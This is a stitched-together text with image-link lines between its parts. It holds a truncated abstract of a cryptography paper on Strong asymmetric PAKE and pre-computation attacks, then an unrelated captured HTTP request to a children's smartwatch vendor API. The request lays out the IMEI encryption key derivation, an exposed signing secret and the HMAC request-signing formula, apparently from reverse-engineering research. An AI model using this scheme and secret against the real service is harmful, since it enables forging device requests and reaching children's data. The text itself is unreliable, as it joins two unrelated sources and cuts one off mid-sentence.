

Abstract. Password-Authenticated Key Exchange (PAKE) protocols allow two parties that only share a password to establish a shared key in a way that is immune to offline attacks. *Asymmetric* PAKE (aPAKE) strengthens this notion for the more common client-server setting where the server stores a mapping of the password and security is required even upon server compromise; that is, the only allowed attack in this case is an (inevitable) offline exhaustive dictionary attack against individual user passwords. Unfortunately, current aPAKE protocols (that do not rely on PKI) allow for *pre-computation attacks* that lead to the *instantaneous compromise* of user passwords upon server compromise, thus forgoing much of the intended aPAKE security. Indeed, these protocols use – in essential ways – deterministic password mappings or use random “salt” transmitted *in the clear* from servers to users, and thus are vulnerable to pre-computation attacks.


We initiate the study of *Strong aPAKE* protocols that are secure as aPAKE’s but *are also secure against pre-computation attacks*. We formalize this notion in the Universally Composable (UC) settings and present two modular constructions using an Oblivious PRF as a main tool. The first builds a Strong aPAKE from *any* aPAKE (which in turn can be constructed from any PAKE [26]) while the second builds a


```


POST https://htk.myxplora.com/v2/init?tid=1731678801613 HTTP/1.1
H-Date: Fri, 15 Nov 2024 14:53:21 GMT+1
H-IMEI: DTe12YPe4Lpc9loR/KzCJg== AES(
H-TZ: Europe/Berlin key = MD5(MD5(IMEI || timestamp)),
H-Vendor: sikey iv = key[8:24], data = IMEI)
H-Model: X6
H-Authorization: Open
b05a400d116b582c*****:YBBue4cg/XAJAVQpmAUp6VnRLDLgQFwMgP70VGKdXSI=
{
  "firmwareVersion": "w112.8.1.002_2303291",
  "secret": "1f05fc547676b8dbd5ed1c8c57333b44"
}
MD5(IMEI || timestamp)
HMAC-SHA256(secret, MD5(body) || headers)


```


